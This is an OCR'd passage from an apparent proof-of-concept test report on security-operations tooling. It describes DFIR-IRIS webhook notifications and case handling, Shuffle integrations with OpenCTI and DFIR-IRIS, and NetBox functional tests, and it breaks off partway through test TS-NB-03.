
Users who work with alerts and handle individual incidents have been created in the DFIR-IRIS system. Each user has basic data assigned, including an e-mail address. These data are used, for example, when assigning an alert, when a specific analyst is responsible for handling it. In such a case, the system can automatically send a notification to their e-mail if an email webhook is set up.



List of users in DFIR-IRIS

8.4 Testing of modules and extensibility of the system

DFIR-IRIS contains several modules that extend its functionality. One of them is the IrisWebHooks module, which makes it possible to respond to various events in the system and trigger external actions. This module can be used, for example, to send notifications or to connect to external scripts, thereby extending the automation options in alert processing.



Available modules in DFIR-IRIS

Within the IrisWebHooks module, it is possible to define specific rules under which the webhook is executed. The figure shows the configuration specifying on which event the webhook is triggered (for example, on assignment, update or escalation of an alert). The configuration also includes the definition of the URL to which the data are sent, as well as the message content itself in JSON format.

Update Webhooks configuration of IrisWebHooks

Description : JSON Webhooks configuration
Default : {}
Mandatory : True
Expected type : textfield_json

Value


```
{
  "instance_url": "https://158.193.154.97",
  "webhooks": [
    {
      "name": "email_alert_create",
      "active": true,
      "trigger_on": [
        "on_postload_alert_create"
      ],
      "request_url": "http://192.168.20.45:5000/webhook?hook=alert_create&object=alert",
      "use_rendering": false,
      "request_rendering": "none",
      "request_body": {
        "alert_id": "${{alerts.alert_id}}",
        "alert_title": "${{alerts.alert_title}}",
        "alert_status": "${{alerts.status.status_name}}",
        "alert_severity": "${{alerts.severity.severity_name}}",
        "owner_name": "${{alerts.owner.user_name}}",
        "owner_email": "${{alerts.owner.user_email}}",
        "source_link": "${{alerts.alert_source_link}}",
        "resolution_status": "${{alerts.resolution_status}}"
      }
    },
    {
      "name": "email_alert_update",
      "active": true,
      "trigger_on": [
        "on_postload_alert_update"
```

Webhook configuration in the IrisWebHooks module

8.5 Notifications and automation

8.5.1 Assignment of an alert to an analyst

After the webhook has been set up and the alert assigned to a specific user, it is possible to track who has taken over the alert. The figure shows that the alert was assigned to the analyst *Tomas*, who is responsible for its further processing. This step is at the same time a trigger for notifications.




Assignment of an alert to an analyst

After an alert is assigned to a specific analyst, a notification in the form of an e-mail is automatically sent via the webhook. This action is invoked by the *on_postload_alert_update* event, since the attributes of the alert are changed. The e-mail contains basic information about the alert, such as:

- the alert identifier
- the name
- the severity
- the status
- the assigned analyst

This information gives the analyst a sufficient overview to start handling the incident quickly.


[DFIR-IRIS] Bol vám priradený nový alert #1808 Inbox ×

DFIR-IRIS <boggingsb@gmail.com>
to me

DFIR-IRIS – Notifikácia

Bol vám priradený nový alert.

Typ webhooku: alert_update
Typ objektu: alert
ID alertu: 1808
Názov: High amount of POST requests in a small period of time (likely bot).
Aktuálny stav: New
Závažnosť: High
Priradený analytik: Tomas
Resolution status:


Detail alertu:
https://[redacted]/app/wz-home

Automatická správa – DFIR-IRIS

Notification of the assignment of an alert to an analyst

8.5.2 Change of alert status

When the alert status changes, a webhook is likewise triggered, which sends a notification about this change. In this case, it is again an event of the *on_postload_alert_update* type. The e-mail content can be customized as needed and may include various information, such as the new alert status, its severity or the assigned analyst.


[DFIR-IRIS] Zmena stavu alertu #1808 Inbox ×

DFIR-IRIS <boggingsb@gmail.com>
to me

DFIR-IRIS – Notifikácia

Došlo k zmene stavu alertu na: In progress

Typ webhooku: alert_update
Typ objektu: alert
ID alertu: 1808
Názov: High amount of POST requests in a small period of time (likely bot).
Aktuálny stav: In progress
Závažnosť: High
Priradený analytik: Tomas
Resolution status:

Detail alertu:
https://[redacted]/app/wz-home

Automatická správa – DFIR-IRIS

Notification of a change of alert status

8.5.3 Escalation to an incident

When an alert is escalated to an incident case, several events occur that can trigger the sending of notifications. In this case, two messages were sent: one informing about the escalation of the alert and the other about the creation of a new case. This behaviour can be adjusted in the webhook configuration according to requirements, for example by limiting the number of notifications or merging them into a single message.


DFIR-IRIS [DFIR-IRIS] Bol vytvorený prípad Case #26 - DFIR-IRIS – Notifikácia Bol vytvorený nový incidentný prípad Case #26. Typ web... 11:58 PM

DFIR-IRIS [DFIR-IRIS] Alert #1808 bol eskalovaný do prípadu - DFIR-IRIS – Notifikácia Alert bol eskalovaný do incidentného prípadu. Ty... 11:58 PM

Notifications on escalation of an alert to an incident case

8.6 Incident management (case management)

After a new incident case is created, the system sends a notification containing basic information about the case, such as its identifier and the assigned analyst. This action is bound to an event of the *case_create* type.

[DFIR-IRIS] Bol vytvorený prípad Case #26 Inbox ×

DFIR-IRIS <boggingsb@gmail.com>
to me

DFIR-IRIS – Notifikácia

Bol vytvorený nový incidentný prípad Case #26.


Typ webhooku: case_create
Typ objektu: case
Case ID: 26
Priradený analytik: Tomas

Automatická správa – DFIR-IRIS

Notification of the creation of an incident case

After an alert is escalated, an incident case is automatically created in the DFIR-IRIS system. This case contains basic information taken over from the alert, such as:

- description,
- the severity
- related events.




Created incident case in DFIR-IRIS

Within the incident case, it is possible to modify its status and add the outcome of the investigation (outcome). The user can, for example, determine whether it is a *False Positive*, a *True Positive* or another category. This information is important for evaluating the incident and for its further processing. In addition, it is also possible to change the case status, with the system supporting several processing phases, for example *Open*, *Eradication* or other statuses depending on the progress of incident handling.

Summary – within a case, it is possible to:

- change the status (e.g. Open, Eradication)
- define the outcome (True Positive, False Positive, other)



Options for modifying an incident case




Notifications after closing an alert and an incident case

8.7 Closing an incident and notifications

After an incident case is closed, notifications are sent informing that processing has been completed. In this case, two messages were sent – one for the alert and the other for the incident case itself. This behaviour is related to the fact that closing a case also means completing the processing of the corresponding alert.


After a case is closed, the system sends an e-mail notification containing information about the processing outcome. In this case, the incident was evaluated as a *false positive*. The content of the notification can be customized within the webhook configuration.



E-mail after closing a case

8.8 Testing the connection between SOAR Shuffle and the OpenCTI component

The figure below illustrates the content and flow of an alert that originated as an alert in Elasticsearch. This alert was transformed using Shuffle and subsequently imported into OpenCTI. The alert concerns the gathering of system information on a Linux host and contains metadata, observables and the context needed for further investigation.



Content and flow of an alert from ES transformed via SOAR Shuffle

The alert is named "Linux System Information Discovery" and contains the timestamps of the original event from Elasticsearch, the assigned severity level (severity), the source identifier and a textual description of the reason it was triggered.


The reason for sending alerts from Shuffle to OpenCTI is to ensure that detected security events (alerts) from the automated flow in Shuffle are centrally stored, enriched and usable in OpenCTI for long-term correlation, investigation and context sharing.

API calls for OpenCTI:

- indicator.list() - List of all indicators (IP, domains, hash)
- stix_domain_object.read() - Reading specific STIX objects
- incident.list() - List of all incidents
- incident.create() - Creation of a new incident

8.9 Testing the connection between SOAR Shuffle and the DFIR IRIS incident recording component

The figure below shows alerts sent from the SOAR Shuffle component to the DFIR IRIS incident recording component.



Example of an alert from SOAR Shuffle sent to the DFIR IRIS component

IRIS ensures that every detected security incident is immediately captured in the DFIR platform, where it can undergo standardized case handling, forensics and remediation tracking. IRIS serves as the primary place for investigation, evidence recording, team coordination and case closure in accordance with internal incident response procedures.

API calls for DFIR IRIS:

- /manage/cases/add – Creation of a new case
- /manage/cases/list - Returns a list of all cases, both open and closed
- /case/{case_id} - Details of a specific case

8.10 Testing summary

Identifier	Test name	Test type	Area verified	Evaluation
TS-DIR-01	Centralization and overview of alerts	Integration test	Import of alerts from Wazuh into DFIR-IRIS; clear display of the list of alerts with name, severity, source and creation time	**Passed**
TS-DIR-02	Alert detail and its management	Integration test	Display of alert detail (detection rule, severity, source, MITRE ATT&CK classification, log record); change of alert status (New, In progress, Pending, Closed, Merged)	**Passed**
TS-DIR-03	Assigning alerts to analysts	Integration test	Assignment of an alert to an analyst – quick assignment ("Assign to me"), manual assignment to another team member; user management	**Passed**
TS-DIR-04	Testing of modules and extensibility of the system	Integration test	DFIR-IRIS modules – IrisWebHooks, configuration of rules for webhook triggering, definition of the URL and JSON content of messages, automation in alert processing	**Passed**
TS-DIR-05	Notifications and automation	Integration test	E-mail notifications on change of alert status, assignment to an analyst and escalation to an incident; configuration of webhooks for various events	**Passed**
TS-DIR-06	Incident management (case management)	Integration test	Escalation of an alert to an incident case; case management (description, severity, related events); change of status (Open, Eradication); definition of the outcome (True Positive, False Positive)	**Passed**
TS-DIR-07	Closing an incident and notifications	Integration test	Closing of an incident case; e-mail notification with the processing outcome; automatic completion of the processing of the corresponding alert	**Passed**
TS-DIR-08	Connection between SOAR Shuffle and OpenCTI	Integration test	Transformation of an alert from Elasticsearch via Shuffle into OpenCTI; API calls (indicator.list, stix_domain_object.read, incident.list, incident.create); centralization, enrichment and correlation of security events	**Passed**
TS-DIR-09	Connection between SOAR Shuffle and DFIR-IRIS	Integration test	Sending alerts from Shuffle to DFIR-IRIS; API calls (/manage/cases/add and others); incident recording, forensics, team coordination and case closure	**Passed**

9 TESTING OF THE NETBOX COMPONENT

Tested component: NetBox

9.1 TS-NB-01 Verification of the availability and basic functionality of NetBox

Test identifier: TS-NB-01

Test name: Verification of the availability and basic functionality of NetBox

Test type: Functional test

Test purpose: To verify whether NetBox is correctly deployed in the PoC environment, accessible via the web interface and ready for basic user and administrative work.

Subject of verification: The subject of the test is the verification of the basic operational readiness of the NetBox component after its deployment in the OpenStack environment. The test focused on whether the service is available, whether it is possible to access the web interface, authenticate successfully and work with the basic parts of the system without any obvious error or malfunction. It was also verified whether NetBox is ready for further use within the PoC as a recording and context tool.

Initial state: NetBox is deployed as a standalone service in the OpenStack environment. The system had a basic configuration and its application components were made available, including the database and supporting layer needed for it to run. Before the start of the test, it was assumed that the service was running, had a network connection assigned and was accessible via the defined web interface.

Test procedure:

1. The network availability of NetBox in the deployed environment was verified.
2. The web interface of the system was opened via a web browser.
3. The correct loading of the login or home screen of the system was verified.
4. A login was performed using an available user account.
5. After logging in, the loading of the basic parts of the interface and navigation in the system were verified.
6. The availability of selected recording parts of the system was checked, in particular devices, sites, addressing and other basic objects.
7. It was verified whether the system shows any obvious errors during ordinary work in the interface.

Expected result:

The expected result is that NetBox will be accessible in the PoC environment via the web interface, will allow a successful login and will provide a functional user interface for basic work with the system. It was also expected that the main parts of the application needed for recording and managing infrastructure objects would be available.

Actual result

NetBox was available in the test environment and its web interface loaded correctly. Logging in to the system was successful and, after authentication, it was possible to access the basic parts of the application. The availability of selected recording sections of the system and basic navigation in the user interface were verified. No critical errors that would prevent further use of the system within the PoC were observed during the test.

Test evaluation: Passed.

Based on the verification performed, it can be concluded that NetBox was successfully deployed and put into operation to the extent necessary for the PoC solution. The test confirmed that the component is available, functional and ready for basic recording and context use within the proposed solution.

Findings and notes

Test TS-NB-01 verified only the basic availability and functionality of the system, not all of its extended capabilities or integration links to the other PoC components. The result therefore confirms the operational readiness of NetBox at the level of a standalone service, not the completeness of its involvement in all planned scenarios of the solution. The test confirmed the prerequisite for further tests focused on object recording, infrastructure context and the practical use of NetBox within the PoC.

Conclusion

The test demonstrated that NetBox is available and basically functional in the PoC environment. This confirmed its readiness for further verification in the area of recording infrastructure objects and use as a supporting source of context data for the other parts of the solution.

9.2 TS-NB-02 Verification of the recording of infrastructure objects

Test identifier: TS-NB-02

Test name: Verification of the recording of infrastructure objects

Test type: Functional test

Test purpose: To verify whether NetBox enables the recording and management of basic infrastructure objects relevant to the PoC solution, in particular sites, devices, address spaces and selected network data.

Subject of verification: The subject of the test is the verification of whether NetBox, after deployment and basic configuration, is usable for the practical recording of infrastructure objects. The test focused on whether it is possible to create, display and edit selected objects in the system and whether these data are correctly stored and available in the system. It was also verified whether the created data model meets the needs of the experimental PoC solution**.**

Initial state: NetBox is deployed and functional in the OpenStack environment. The system is accessible via the web interface and the user has permission to work with the recorded objects. The basic categories and structures needed for recording infrastructure data are prepared in the system.**.**

Test procedure:

1. The availability of the system sections intended for recording infrastructure objects was verified.
2. A site was created in the system or its existence was verified.
3. A device assigned to a site or logical location was created or verified.
4. The recording of an address space, prefix or IP address was verified.
5. The possibility of saving and subsequently displaying the created data was checked.
6. The possibility of editing a selected object was verified.

7. It was assessed whether the system provides usable object recording for the needs of the PoC..

Expected result: The expected result is that NetBox will enable the recording of basic infrastructure objects, their correct storage, display and basic management. It is also expected that the recorded data will be usable as basic infrastructure context within the PoC solution.

Actual result: It was possible to work with basic infrastructure objects in the system, in particular with sites, devices and address spaces. Their creation, display and basic editing were verified. The data were correctly stored in the system and available via the user interface. Within the scope of the test performed, it was confirmed that NetBox is usable as a tool for the basic recording of infrastructure data relevant to the PoC.

Test evaluation: Passed.

Based on the verification performed, it can be concluded that NetBox in the PoC environment meets the requirement for the basic recording of infrastructure objects. The test confirmed that the system is usable for managing data on selected assets and addressing to the extent necessary for the experimental solution..

Findings and notes

Test TS-NB-02 focused on the basic recording functionality of the system, not on complete modelling of the entire infrastructure or on the integration of all object relationships. The verification therefore confirms the functionality of recording within the scope of the PoC, not the completeness or final operational maturity of the data model. The test also created the prerequisite for further verification of relationships between objects and the use of NetBox as a source of infrastructure context..

Conclusion

The test demonstrated that NetBox is functional in the PoC environment as a recording tool for basic infrastructure objects. This confirmed its usability for further verification of logical relationships and context use in the proposed solution.

9.3 TS-NB-03 Verification of relationships and navigation in the infrastructure context

Test identifier: TS-NB-03

Test name: Verification of relationships and navigation in the infrastructure context

Test type: Functional test

Test purpose: To verify whether NetBox makes it possible to work not only with the recording of standalone objects but also with the relationships between them, and whether it provides usable infrastructure context for navigating the PoC solution environment.

Subject of verification: The subject of the test is the verification of whether logical relationships between recorded objects, for example between devices, sites, interfaces, IP addresses, prefixes or cabling, are available and usable in the system. The test focused on whether NetBox provides an overview of the relationships between objects and whether these relationships help with navigating the infrastructure. It was also verified whether this information can be used in interpreting the technical context within the PoC.

Initial state: NetBox is deployed and functional, with basic infrastructure objects created in the system, in particular sites, devices, address spaces and selected network or physical relationships. The user has access to the system and can work with the recorded data and their relationships.

Test procedure:

1. The availability of the system sections related to relationships between objects was verified.
2. A device recorded in the system was selected and its assignment to a site or logical location was verified.
